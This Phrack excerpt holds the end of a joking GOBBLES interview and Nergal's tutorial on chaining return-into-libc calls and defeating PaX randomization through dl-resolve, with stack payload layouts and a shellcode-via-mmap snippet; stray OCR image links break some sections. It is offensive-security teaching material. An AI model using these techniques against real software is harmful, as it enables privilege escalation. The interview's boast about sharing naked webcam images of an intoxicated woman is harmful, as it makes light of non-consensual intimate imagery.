To respect privacy of GOBBLES Security and members GOBBLES does not want to give out physical location of GOBBLES Labs or the IP addresses (that IP mean internet protocol, for penetrators needing translation). Website of GOBBLES where information is fully disclosed is on bugtraq.org though.

To which kind of music does Gobbles Security listen ?

Right now the multiple cd player jukebox in GOBBLES Labs have cd's (compact disc for penetrator confusing cd with chdir) from following bands and artists:
-Radiohead

-Tori Amos
-The Violent Femmes
-KMFDM
-Goo Goo Dolls
-Savage Garden
-The Djali Zwan
-Dmitri Shostakovich
-Smashing Pumpkins
-Ace of Base
-They Might Be Giants
-Various Disney Soundtracks and Sing-a-long's

so you get an idea of different genre's that are liked by people who occupy GOBBLES Labs facility, hehe.

Does Gobbles Security like the movies 'Chicken run' and/or was any relative actively involved in the movie ?

GOBBLES didn't really understand movie on his own, and consensus from other group members is that the movie was not very good. GOBBLES spent the whole movie trying to identify celebrities with they cartoon characters instead of paying close attention to complex plot, so it can be understood why GOBBLES didn't really follow and understand the story of that movie.

How many employees does 'Gobbles Security' currently have ?

GOBBLES Security is not a for-profit group and does not have any income or employees. Everyone who come to GOBBLES Labs to do coding and exploit bring own computers and materials and alcohol, there is no money involved so there are not any employees. GOBBLES Labs have 19 active members and researchers. With 18+ members, GOBBLES Labs is currently the largest active non-profit security team in the world (that not private and exclusive with research, of course there is larger private group in existance that GOBBLES not ignorant of). Unlike other groups that make this claim, GOBBLES Labs is actually active, hehe.

Are there stocks available from 'Gobbles Security' ?

Hehe, no, because remember we not a commercial organisation? =) GOBBLES believe that security should not be huge commercial entity anyways and miss the days when people who were knowledgable about security were respected and looked to for security information rather than people with certification like CISSP who qualified to use Nessus in corporate environment and notify they companies of updates on cert.org website.

Is there any buisiness plan (current projects ?) of Gobbles Security for 2002 ?

GOBBLES have no business plan, since GOBBLES Security is not a business, just more of a club, and GOBBLES hope to keep it that way forever. If the big dollar is ever waived in GOBBLES face like happen to other good non-profit security group, GOBBLES will refuse to snatch it and keep GOBBLES Labs independant and free always.

Where did Gobbles Security learn english ?

GOBBLES Security is a multinational group and members have learned they English in many different places, some speak it natively, or at least American which is very similar to English from what GOBBLES can deduce. GOBBLES learn English from Extreme Calculus professor in university who say to GOBBLES, "GOBBLES if you to go anywhere in life, you must learn to speak English, here I will help." That is true story of how

GOBBLES learn to speak this wonderful language, hehe.

Have you heard of anti-security and what is your opinion to http://anti.security.is ?

Yes GOBBLES have seen they website before and read message board very frequently. GOBBLES think anti.security.is have many good ideas on security, since it seem that sometimes disclosure is not best since all it really do is contribute to system being comprimised. GOBBLES recall reading somewhere that still only 30% of servers are patched for CORE-SDI ssh backdoor still, and that known almost for a year now, so sometimes GOBBLES wonder why disclosure is even done in the first place if no one really pay attention to advisory and fix security. However this is not the policy of GOBBLES Security who are firm supporters of Information Anarchy and Jay Dyson's quote "Real men prefer full disclosure", although some GOBBLES researchers are very loyal to anti.security.is philosophy which is why you do not see all exploits written by GOBBLES Security members since we respect they wishes. GOBBLES have many respect for ideals of anti.security.is and often wonders what really is best to improve state of security on the Internet, but still he decide that it is Information Anarchy.

What does Gobbles Security think about Theo de Raadt ?

GOBBLES think Theo is silly individual who think brilliant research and revelation of removing machine from network make it secure from network based attacks and therefor inpenetrable, because then what is the real use of that workstation when it not on a network and can't access anything? GOBBLES think Theo attempt to banish all networking in name of security is idiotic idea and GOBBLES really not a big fan of his for this sorts of things.

And about Aleph1 and bugtraq ?

The Aleph1 is old friend of GOBBLES (but not someone the Aleph1 know as GOBBLES, hehe) and is someone that GOBBLES very much likes. In question GOBBLES assume that bugtraq == securityfocus.com, so that how GOBBLES shall answer the question. GOBBLES not a very big fan of securityfocus itself for way it do delayed disclosure, for way it claim to be full disclosure, but then make people have to pay to see good advisories first (holding information hostage probably not best practice for full disclosure), for filtering important security advisories because advisories have comments in that hurt pride of securityfocus staff member. If it were real intentions of securityfocus to help in security process, GOBBLES think that they would pass important advisories through, but know from experience that many will be filtered for silly reason. When securityfocus say, "hey, we will run mailing lists" they should have also let everyone know that they had intention of profitting off list and selling information rather than keeping them in original form, GOBBLES is bothered by level of deceit there. But as for does GOBBLES like the Aleph1, the answer is YES, GOBBLES do like the Aleph1. In fact GOBBLES have open invitation to him (and mudge and dildog) to leave they high paying jobs and the dark side of the force to join back where they know they want to be, in they hearts, back in the real security community where you don't have to shave you beard and give out real name; always extra room for them as members in GOBBLES Security if they ever decide to reform.

Does Gobbles Security consider other groups like ADM, LSD, TESO as competitors or as friends ?

GOBBLES Security think of those group as brothers and sisters, not as competitors.

In which way will Gobbles Security infuence the scene in the future ?

Well GOBBLES have the hope of helping rebirth of real security scene where the world can know who the people are who have real security knowledge are not the point and click penetrator testers and patch applicators who make the big dollar, and hopefully someday in future there will be not so much commercialization of computer security and thing can return back to normal and the scene can exist again once more.

Write down 'Memorable Experiences':

One time #GOBBLES on irc was taken over by prominant irc takeover gang which is very memorable experience for the whole GOBBLES Security Crew. Some things that stuck with GOBBLES from incident include:

<route> gogogogo
<route> OK, newsh fork over the opz
<route> word
<route> ok listen up motherfuckerz
<route> u will get yer chan back when i see fit
<route> mmkay?
<route> now, who'z the fuckwit who insulted me in that yahoo messenger advisory?
<route> you mess with libnet, you mess with death motherfuckerz!

[note by phrackstaff: The above log isn't from the real route.]

Other very memorable experience was last week at GOBBLES Labs where Alicia became over intoxicated by alcohol from boxed wine (speaking of alcohol, Mr. Huger promise to bring GOBBLES back some good wine from he Canada trip, GOBBLES better get it Al!) during exploit coding session and then took off all her clothes. Needless to say male GOBBLES members were embarassed at the mess they made. GOBBLES swear this true story, not just humor, even some pictures of naked Alicia captured on webcam broadcast with tcpdump soon to be made into mpeg, hehe!

Write down some Quotes:

"Opensource software has a future."
-Sir William Gates

"What goes around comes around."
-Anonymous

"That vulnerability is completly TheoRaadtical."
-Microsoft

"A preauthentication bug in OpenSSH? Who hasn't found one of those?"
-OpenSSH Developer

"No I wasn't caught on video jerking off at defcon 9!"
-Peter Shipley

"If one XOR is good TWICE IS BETTER."
-Peiter Zatko

In closing GOBBLES would like to thank Phrack and Phrack Staff for awarding GOBBLES this Man of the Year Award, GOBBLES very flattered to not only be nominated but also to be winner of award! GOBBLES LOVE YOU!

==Phrack Inc.==

Volume 0x0b, Issue 0x3a, Phile #0x04 of 0x0e

|=----------=[The advanced return-into-lib(c) exploits:]=----------=|
|=----------=[PaX case study]=----------=|

|=----------=[by Nergal <nergal@owl.openwall.com>]=----------=|

May this night carry my will
And may these old mountains forever remember this night
May the forest whisper my name
And may the storm bring these words to the end of all worlds

Ihsahn, "Alsvartr"

--[1 - Intro

This article can be roughly divided into two parts. First, the advanced return-into-lib(c) techniques are described. Some of the presented ideas, or rather similar ones, have already been published by others. However, the available pieces of information are dispersed, usually platform-specific, somewhat limited, and the accompanying source code is not instructive enough (or at all). Therefore I have decided to assemble the available bits and a few of my thoughts into a single document, which should be useful as a convenient reference. Judging by the contents of many posts on security lists, the presented information is by no means the common knowledge.

The second part is devoted to methods of bypassing PaX in case of stack buffer overflow (other types of vulnerabilities are discussed at the end). The recent PaX improvements, namely randomization of addresses the stack and the libraries are mmapped at, pose an untrivial challenge for an exploit coder. An original technique of calling directly the dynamic linker's symbol resolution procedure is presented. This method is very generic and the conditions required for successful exploitation are usually satisfied.

Because PaX is Intel platform specific, the sample source code has been prepared for Linux i386 glibc systems. PaX is not considered sufficiently stable by most people; however, the presented techniques (described for Linux on i386 case) should be portable to other OSes/architectures and can be possibly used to evade other non-executability schemes, including ones implemented by hardware.

The reader is supposed to possess the knowledge on standard exploit techniques. Articles [1] and [2] should probably be assimilated before further reading. [12] contains a practical description of ELF internals.

--[2 - Classical return-into-libc

The classical return-into-libc technique is well described in [2], so just a short summary here. This method is most commonly used to evade protection offered by the non-executable stack. Instead of returning into code located within the stack, the vulnerable function should return into a memory area occupied by a dynamic library. It can be achieved by overflowing a stack buffer with the following payload:

```
<- stack grows this way
   addresses grow this way ->
-----------------------------------------------------------------
| buffer fill-up(*)| function_in_lib | dummy_int32 | arg_1 | arg_2 | ...
-----------------------------------------------------------------
                          ^
                          |
                          - this int32 should overwrite saved return address
                            of a vulnerable function

(*) buffer fill-up should overwrite saved %ebp placeholder as well, if the
    latter is used
```

When the function containing the overflown buffer returns, the execution will resume at function_in_lib, which should be the address of a library function. From this function's point of view, dummy_int32 will be the return address, and arg_1, arg_2 and the following words - the arguments. Typically, function_in_lib will be the libc system() function address, and arg_1 will point to "/bin/sh".

--[3 - Chaining return-into-libc calls

----[3.1 - Problems with the classical approach

The previous technique has two essential limitations. First, it is impossible to call another function, which requires arguments, after function_in_lib. Why ? When the function_in_lib returns, the execution will resume at address dummy_int32. Well, it can be another library function, yet its arguments would have to occupy the same place that function_in_lib's argument does. Sometimes this is not a problem (see [3] for a generic example).

Observe that the need for more than one function call is frequent. If a vulnerable application temporarily drops privileges (for example, a setuid application can do seteuid(getuid())), an exploit must regain privileges (with a call to setuid(something) usually) before calling

system().

The second limitation is that the arguments to function_in_lib cannot contain null bytes (in case of a typical overflow caused by string manipulation routines). There are two methods to chain multiple library calls.

----[3.2 - "esp lifting" method

This method is designed for attacking binaries compiled with -fomit-frame-pointer flag. In such case, the typical function epilogue looks this way:

```
eplg:
        addl    $LOCAL_VARS_SIZE,%esp
        ret
```

Suppose f1 and f2 are addresses of functions located in a library. We build the following overflow string (I have skipped buffer fill-up to save space):

```
<- stack grows this way
   addresses grow this way ->

-------------------------------------------------------------------------
| f1 | eplg | f1_arg1 | f1_arg2 | ... | f1_argn| PAD | f2 | dmm | f2_args...
-------------------------------------------------------------------------
 ^          ^                                    ^
 |          |                                    |
 |          | <---------LOCAL_VARS_SIZE---------->|
 |
 |-- this int32 should overwrite return address
                      of a vulnerable function
```

PAD is a padding (consisting of irrelevant nonzero bytes), whose length, added to the amount of space occupied by f1's arguments, should equal LOCAL_VARS_SIZE.

How does it work ? The vulnerable function will return into f1, which will see arguments f1_arg, f1_arg2 etc - OK. f1 will return into eplg. The "addl $LOCAL_VARS_SIZE,%esp" instruction will move the stack pointer by LOCAL_VARS_SIZE, so that it will point to the place where f2 address is stored. The "ret" instruction will return into f2, which will see arguments f2_args. Voila. We called two functions in a row.

The similar technique was shown in [5]. Instead of returning into a standard function epilogue, one has to find the following sequence of instructions in a program (or library) image:

```
pop-ret:
        popl any_register
        ret
```

Such a sequence may be created as a result of a compiler optimization of a standard epilogue. It is pretty common.
Now, we can construct the following payload:

```
<- stack grows this way
   addresses grow this way ->
-----------------------------------------------------------------------------
| buffer fill-up | f1 | pop-ret | f1_arg | f2 | dmm | f2_arg1 | f2_arg2 ...
-----------------------------------------------------------------------------
                  ^
                  |
                   - this int32 should overwrite return address
                     of a vulnerable function
```

It works very similarly to the previous example. Instead of moving

the stack pointer by LOCAL_VARS_SIZE, we move it by 4 bytes with the "popl any_register" instruction. Therefore, all arguments passed to f1 can occupy at most 4 bytes. If we found a sequence

```
pop-ret2:
        popl any_register_1
        popl any_register_2
        ret
```

then we could pass to f1 two arguments of 4 bytes size each.

The problem with the latter technique is that it is usually impossible to find a "pop-ret" sequence with more than three pops. Therefore, from now on we will use only the previous variation.

In [6] one can find similar ideas, unfortunately with some errors and chaoticly explained.

Note that we can chain an arbitrary number of functions this way. Another note: observe that we do not need to know the exact location of our payload (that is, we don't need to know the exact value of the stack pointer). Of course, if any of the called functions requires a pointer as an argument, and if this pointer should point within our payload, we will need to know its location.

----[3.3 - frame faking (see [4])


This second technique is designed to attack programs compiled _without_ -fomit-frame-pointer option. An epilogue of a function in such a binary looks like this:


```
leaveret:
        leave
        ret
```

Regardless of optimization level used, gcc will always prepend "ret" with "leave". Therefore, we will not find in such binary an useful "esp lifting" sequence (but see later the end of 3.5).

In fact, sometimes the libgcc.a archive contains objects compiled with -fomit-frame-pointer option. During compilation, libgcc.a is linked into an executable by default. Therefore it is possible that a few "add $imm, %esp; ret" sequences can be found in an executable. However, we will not %rely on this gcc feature, as it depends on too many factors (gcc version, compiler options used and others).

Instead of returning into "esp lifting" sequence, we will return into "leaveret". The overflow payload will consist of logically separated parts; usually, the exploit code will place them adjacently.






fake_ebp0 should be the address of the "first frame", fake_ebp1 - the address of the second frame, etc.

Now, some imagination is needed to visualize the flow of execution.
1) The vulnerable function's epilogue (that is, leave;ret) puts fake_ebp0 into %ebp and returns into leaveret.
2) The next 2 instructions (leave;ret) put fake_ebp1 into %ebp and return into f1. f1 sees appropriate arguments.
3) f1 executes, then returns.
Steps 2) and 3) repeat, substitute f1 for f2,f3,...,fn.

In [4] returning into a function epilogue is not used. Instead, the author proposed the following. The stack should be prepared so that the code would return into the place just after F's prologue, not into the function F itself. This works very similarly to the presented solution. However, we will soon face the situation when F is reachable only via PLT. In such case, it is impossible to return into the address F+something; only the technique presented here will work. (BTW, PLT acronym means "procedure linkage table". This term will be referenced a few times more; if it does not sound familiar, have a look at the beginning of [3] for a quick introduction or at [12] for a more systematic description).

Note that in order to use this technique, one must know the precise location of fake frames, because fake_ebp fields must be set accordingly. If all the frames are located after the buffer fill-up, then one must know the value of %esp after the overflow. However, if we manage somehow to put fake frames into a known location in memory (in a static variable preferably), there is no need to guess the stack pointer value.

There is a possibility to use this technique against programs compiled with -fomit-frame-pointer. In such case, we won't find leave&ret code sequence in the program code, but usually it can be found in the startup routines (from crtbegin.o) linked with the program. Also, we must change the "zeroth" chunk to



Two leaverets are required, because the vulnerable function will not set up %ebp for us on return. As the "fake frames" method has some advantages over "esp lifting", sometimes it is necessary to use this trick even when attacking a binary compiled with -fomit-frame-pointer.

----[3.4 - Inserting null bytes

One problem remains: passing to a function an argument which contains 0. But when multiple function calls are available, there is a simple solution. The first few called functions should insert 0s into the place occupied by the parameters to the next functions.

Strcpy is the most generic function which can be used. Its second argument should point to the null byte (located at some fixed place, probably in the program image), and the first argument should point to the byte which is to be nullified. So, thus we can nullify a single byte per a function call. If there is need to zero a few int32 location, perhaps other

solutions will be more space-effective. For example, sprintf(some_writable_addr,"%n%n%n%n",ptr1, ptr2, ptr3, ptr4); will nullify a byte at some_writable_addr and nullify int32 locations at ptr1, ptr2, ptr3, ptr4. Many other functions can be used for this purpose, scanf being one of them (see [5]).

Note that this trick solves one potential problem. If all libraries are mmapped at addresses which contain 0 (as in the case of Solar Designer non-exec stack patch), we can't return into a library directly, because we can't pass null bytes in the overflow payload. But if strcpy (or sprintf, see [3]) is used by the attacked program, there will be the appropriate PLT entry, which we can use. The first few calls should be the calls to strcpy (precisely, to its PLT entry), which will nullify not the bytes in the function's parameters, but the bytes in the function address itself. After this preparation, we can call arbitrary functions from libraries again.

----[3.5 - Summary

Both presented methods are similar. The idea is to return from a called function not directly into the next one, but into some function epilogue, which will adjust the stack pointer accordingly (possibly with the help of the frame pointer), and transfer the control to the next function in the chain.

In both cases we looked for an appropriate epilogue in the executable body. Usually, we may use epilogues of library functions as well. However, sometimes the library image is not directly reachable. One such case has already been mentioned (libraries can be mmapped at addresses which contain a null byte), we will face another case soon. Executable's image is not position independent, it must be mmapped at a fixed location (in case of Linux, at 0x08048000), so we may safely return into it.

----[3.6 - The sample code

The attached files, ex-move.c and ex-frames.c, are the exploits for vuln.c program. The exploits chain a few strcpy calls and a mmap call. The additional explanations are given in the following chapter (see 4.2); anyway, one can use these files as templates for creating return-into-lib exploits.

--[4 - PaX features

----[4.1 - PaX basics

If you have never heard of PaX Linux kernel patch, you are advised to visit the project homepage [7]. Below there are a few quotations from the PaX documentation.

> "this document discusses the possibility of implementing non-executable pages for IA-32 processors (i.e. pages which user mode code can read or write, but cannot execute code in). since the processor's native page table/directory entry format has no provision for such a feature, it is a non-trivial task."
>
> "[...] there is a desire to provide some sort of programmatic way for protecting against buffer overflow based attacks. one such idea is the implementation of non-executable pages which eliminates the possibility of executing code in pages which are supposed to hold data only[...]"
>
> "[...] possible to write [kernel mode] code which will cause an inconsistent state in the DTLB and ITLB entries.[...] this very same mechanism would allow for creating another kind of inconsistent state where only data read/write accesses would be allowed and code execution

prohibited. and this is what is needed for protecting against (many) buffer overflow based attacks."

To sum up, a buffer overflow exploit usually tries to run code smuggled within some data passed to the attacked process. The main PaX functionality is to disallow execution of all data areas - thus PaX renders typical exploit techniques useless.

--[4.2 - PaX and return-into-lib exploits

Initially, non-executable data areas was the only feature of PaX. As you may have already guessed, it is not enough to stop return-into-lib exploits. Such exploits run code located within libraries or binary itself - the perfectly "legitimate" code. Using techniques described in chapter 3, one is able to run multiple library functions, which is usually more than enough to take advantage of the exploited program's privileges.

Even worse, the following code will run successfully on a PaX protected system:

```
    char shellcode[] = "arbitrary code here";
    mmap(0xaa011000, some_length, PROT_EXEC|PROT_READ|PROT_WRITE,
                          MAP_FIXED|MAP_PRIVATE|MAP_ANON, -1, some_offset);
    strcpy(0xaa011000+1, shellcode);
    return into 0xaa011000+1;
```

A quick explanation: mmap call will allocate a memory region at 0xaa011000. It is not related to any file object, thanks to the MAP_ANON flag, combined with the file descriptor equal to -1. The code located at 0xaa011000 can be executed even on PaX (because PROT_EXEC was set in mmap arguments). As we see, the arbitrary code placed in "shellcode" will be executed.

Time for code examples. The attached file vuln.c is a simple program with an obvious stack overflow. Compile it with:

```
$ gcc -o vuln-omit -fomit-frame-pointer vuln.c
$ gcc -o vuln vuln.c
```

The attached files, ex-move.c and ex-frames.c, are the exploits for vuln-omit and vuln binaries, respectively. Exploits attempt to run a sequence of strcpy() and mmap() calls. Consult the comments in the README.code for further instructions.

If you plan to test these exploits on a system protected with recent version of PaX, you have to disable randomizing of mmap base with

```
$ chpax -r vuln; chpax -r vuln-omit
```

----[4.3 - PaX and mmap base randomization

In order to combat return-into-lib(c) exploits, a cute feature was added to PaX. If the appropriate option (CONFIG_PAX_RANDMMAP) is set during kernel configuration, the first loaded library will be mmapped at random location (next libraries will be mmapped after the first one). The same applies to the stack. The first library will be mmapped at 0x40000000+random*4k, the stack top will be equal to 0xc0000000-random*16; in both cases, "random" is a pseudo random unsigned 16-bit integer, obtained with a call to get_random_bytes(), which yields cryptographically strong data.

One can test this behavior by running twice "ldd some_binary" command or executing "cat /proc/$$/maps" from within two invocations of a shell. Under PaX, the two calls yield different results:

```
nergal@behemoth 8 > ash
```

```
$ cat /proc/$$/maps
08048000-08058000 r-xp 00000000 03:45 77590      /bin/ash
08058000-08059000 rw-p 0000f000 03:45 77590      /bin/ash
08059000-0805c000 rw-p 00000000 00:00 0
4b150000-4b166000 r-xp 00000000 03:45 107760     /lib/ld-2.1.92.so
4b166000-4b167000 rw-p 00015000 03:45 107760     /lib/ld-2.1.92.so
4b167000-4b168000 rw-p 00000000 00:00 0
4b16e000-4b289000 r-xp 00000000 03:45 107767     /lib/libc-2.1.92.so
4b289000-4b28f000 rw-p 0011a000 03:45 107767     /lib/libc-2.1.92.so
4b28f000-4b293000 rw-p 00000000 00:00 0
bff78000-bff7b000 rw-p ffffe000 00:00 0
$ exit
nergal@behemoth 9 > ash
$ cat /proc/$$/maps
08048000-08058000 r-xp 00000000 03:45 77590      /bin/ash
08058000-08059000 rw-p 0000f000 03:45 77590      /bin/ash
08059000-0805c000 rw-p 00000000 00:00 0
48b07000-48b1d000 r-xp 00000000 03:45 107760     /lib/ld-2.1.92.so
48b1d000-48b1e000 rw-p 00015000 03:45 107760     /lib/ld-2.1.92.so
48b1e000-48b1f000 rw-p 00000000 00:00 0
48b25000-48c40000 r-xp 00000000 03:45 107767     /lib/libc-2.1.92.so
48c40000-48c46000 rw-p 0011a000 03:45 107767     /lib/libc-2.1.92.so
48c46000-48c4a000 rw-p 00000000 00:00 0
bff76000-bff79000 rw-p ffffe000 00:00 0
```

CONFIG_PAX_RANDMMAP feature makes it impossible to simply return into a library. The address of a particular function will be different each time a binary is run.

This feature has some obvious weaknesses; some of them can (and should be) fixed:

1) In case of a local exploit the addresses the libraries and the stack are mmapped at can be obtained from the world-readable /proc/pid_of_attacked_process/maps pseudofile. If the data overflowing the buffer can be prepared and passed to the victim after the victim process has started, an attacker has all information required to construct the overflow data. For example, if the overflowing data comes from program arguments or environment, a local attacker loses; if the data comes from some I/O operation (socket, file read usually), the local attacker wins. Solution: restrict access to /proc files, just like it is done in many other security patches.

2) One can bruteforce the mmap base. Usually (see the end of 6.1) it is enough to guess the libc base. After a few tens of thousands tries, an attacker has a fair chance of guessing right. Sure, each failed attempt is logged, but even large amount of logs at 2 am prevent nothing :) Solution: deploy segvguard [8]. It is a daemon which is notified by the kernel each time a process crashes with SIGSEGV or similar. Segvguard is able to temporarily disable execution of programs (which prevents bruteforcing), and has a few interesting features more. It is worth to use it even without PaX.

3) The information on the library and stack addresses can leak due to format bugs. For example, in case of wuftpd vulnerability, one could explore the stack with the command
site exec [eat stack]%x.%x.%x...
The automatic variables' pointers buried in the stack will reveal the stack base. The dynamic linker and libc startup routines leave on the stack some pointers (and return addresses) to the library objects, so it is possible to deduce the libraries base as well.

4) Sometimes, one can find a suitable function in an attacked binary (which is not position-independent and can't be mmapped randomly). For example, "su" has a function (called after successful authentication) which acquires root privileges and executes a shell - nothing more is needed.

5) All library functions used by a vulnerable program can be called

via their PLT entry. Just like the binary, PLT must be present at a fixed address. Vulnerable programs are usually large and call many functions, so there is some probability of finding interesting stuff in PLT.

In fact only the last three problems cannot be fixed, and none of them is guaranteed to manifest in a manner allowing successful exploitation (the fourth is very rare). We certainly need more generic methods.

In the following chapter I will describe the interface to the dynamic linker's dl-resolve() function. If it is passed appropriate arguments, one of them being an asciiz string holding a function name, it will determine the actual function address. This functionality is similar to dlsym() function. Using the dl-resolve() function, we are able to build a return-into-lib exploit, which will return into a function, whose address is not known at exploit's build time. [12] also describes a method of acquiring a function address by its name, but the presented technique is useless for our purposes.

--[5 - The dynamic linker's dl-resolve() function

This chapter is simplified as much as possible. For the detailed description, see [9] and glibc sources, especially the file dl-runtime.c. See also [12].

----[5.1 - A few ELF data types

The following definitions are taken from the include file elf.h:

```
typedef uint32_t Elf32_Addr;
typedef uint32_t Elf32_Word;
typedef struct
{
  Elf32_Addr    r_offset;               /* Address */
  Elf32_Word    r_info;                 /* Relocation type and symbol index */
} Elf32_Rel;
/* How to extract and insert information held in the r_info field.  */
#define ELF32_R_SYM(val)                ((val) >> 8)
#define ELF32_R_TYPE(val)               ((val) & 0xff)


typedef struct
{
  Elf32_Word    st_name;   /* Symbol name (string tbl index) */
  Elf32_Addr    st_value;  /* Symbol value */
  Elf32_Word    st_size;   /* Symbol size */
  unsigned char st_info;   /* Symbol type and binding */
  unsigned char st_other;  /* Symbol visibility under glibc>=2.2 */
  Elf32_Section st_shndx;  /* Section index */
} Elf32_Sym;
```

The fields st_size, st_info and st_shndx are not used during symbol resolution.

----[5.2 - A few ELF data structures

The ELF executable file contains a few data structures (arrays mainly) which are of some interest for us. The location of these structures can be retrieved from the executable's dynamic section. "objdump -x file" will display the contents of the dynamic section:

```
$ objdump -x some_executable
... some other interesting stuff...
Dynamic Section:
...
  STRTAB      0x80484f8 the location of string table (type char *)
```

```
  SYMTAB      0x8048268 the location of symbol table (type Elf32_Sym*)
....
  JMPREL      0x8048750 the location of table of relocation entries
                        related to PLT (type Elf32_Rel*)
...
  VERSYM      0x80486a4 the location of array of version table indices
                        (type uint16_t*)
"objdump -x" will also reveal the location of .plt section, 0x08048894 in
the example below:
 11 .plt          00000230  08048894  08048894  00000894  2**2
                  CONTENTS, ALLOC, LOAD, READONLY, CODE
```

----[5.3 - How dl-resolve() is called from PLT

A typical PLT entry (when elf format is elf32-i386) looks this way:

```
(gdb) disas some_func
Dump of assembler code for function some_func:
0x804xxx4 <some_func>:     jmp    *some_func_dyn_reloc_entry
0x804xxxa <some_func+6>:   push   $reloc_offset
0x804xxxf <some_func+11>:  jmp    beginning_of_.plt_section
```

PLT entries differ only by $reloc_offset value (and the value of some_func_dyn_reloc_entry, but the latter is not used for the symbol resolution algorithm).

As we see, this piece of code pushes $reloc_offset onto the stack and jumps at the beginning of .plt section. After a few instructions, the control is passed to dl-resolve() function, reloc_offset being one of its arguments (the second one, of type struct link_map *, is irrelevant for us). The following is the simplified dl-resolve() algorithm:

```
1) calculate some_func's relocation entry
        Elf32_Rel * reloc = JMPREL + reloc_offset;

2) calculate some_func's symtab entry
        Elf32_Sym * sym = &SYMTAB[ ELF32_R_SYM (reloc->r_info) ];

3) sanity check
          assert (ELF32_R_TYPE(reloc->r_info) == R_386_JMP_SLOT);

4) late glibc 2.1.x (2.1.92 for sure) or newer, including 2.2.x, performs
   another check. if sym->st_other & 3 != 0, the symbol is presumed to have
   been resolved before, and the algorithm goes another way (and probably
   ends with SIGSEGV in our case). We must ensure that sym->st_other &
   3 == 0.

5) if symbol versioning is enabled (usually is), determine the version table
   index
        uint16_t ndx = VERSYM[ ELF32_R_SYM (reloc->r_info) ];

and find version information
        const struct r_found_version *version =&l->l_versions[ndx];
```

where l is the link_map parameter. The important part here is that ndx must be a legal value, preferably 0, which means "local symbol".

```
6) the function name (an asciiz string) is determined:
        name = STRTAB + sym->st_name;

7) The gathered information is sufficient to determine some_func's address.
   The results are cached in two variables of type Elf32_Addr, located at
   reloc->r_offset and sym->st_value.

8) The stack pointer is adjusted, some_func is called.
```

Note: in case of glibc, this algorithm is performed by the fixup() function,

called by dl-runtime-resolve().

----[5.4 - The conclusion

Suppose we overflow a stack buffer with the following payload

```
-------------------------------------------------------------------------
| buffer fill-up | .plt start | reloc_offset | ret_addr | arg1 | arg2 ...
-------------------------------------------------------------------------
                          ^
                          |
                          - this int32 should overwrite saved return address
                            of a vulnerable function
```

If we prepare appropriate sym and reloc variables (of type Elf32_Sym and Elf32_Rel, respectively), and calculate appropriate reloc_offset, the control will be passed to the function, whose name is found at STRTAB + sym->st_name (we control it of course). Arguments arg1, arg2 will be placed appropriately, and still we have opportunity to return into another function (ret_addr).

The attached dl-resolve.c is a sample code which implements the described technique. Beware, you have to compile it twice (see the comments in the README.code).

--[6 - Defeating PaX

----[6.1 - Requirements

In order to use the "ret-into-dl" technique described in chapter 5, we need to position a few structures at appropriate locations. We will need a function, which is capable of moving bytes to a selected place. The obvious choice is strcpy; strncpy, sprintf or similar would do as well. So, just like in [3], we will require that there is a PLT entry for strcpy in an attacked program's image.

"Ret-into-dl" solves a problem with randomly mmapped libraries; however, the problem of the stack remains. If the overflow payload resides on the stack, its address will be unknown, and we will be unable to insert 0s into it with strcpy (see 3.3). Unfortunately, I haven't come up with a generic solution (anyone?). Two methods are possible:

1) if scanf() function is available in PLT, we may try to execute something like

   ```
   scanf("%s\n",fixed_location)
   ```

   which will copy from stdin appropriate payload into fixed_location. When using "fake frames" technique, the stack frames can be disjoint, so we will be able to use fixed_location as frames.

2) if the attacked binary is compiled with -fomit-frame-pointer, we can chain multiple strcpy calls with the "esp lifting" method even if %esp is unknown (see the note at the end of 3.2). The nth strcpy would have the following arguments:

   ```
   strcpy(fixed_location+n, a_pointer_within_program_image)
   ```

   This way we can construct, byte by byte, appropriate frames at fixed_location. When it is done, we switch from "esp lifting" to "fake frames" with the trick described at the end of 3.3.

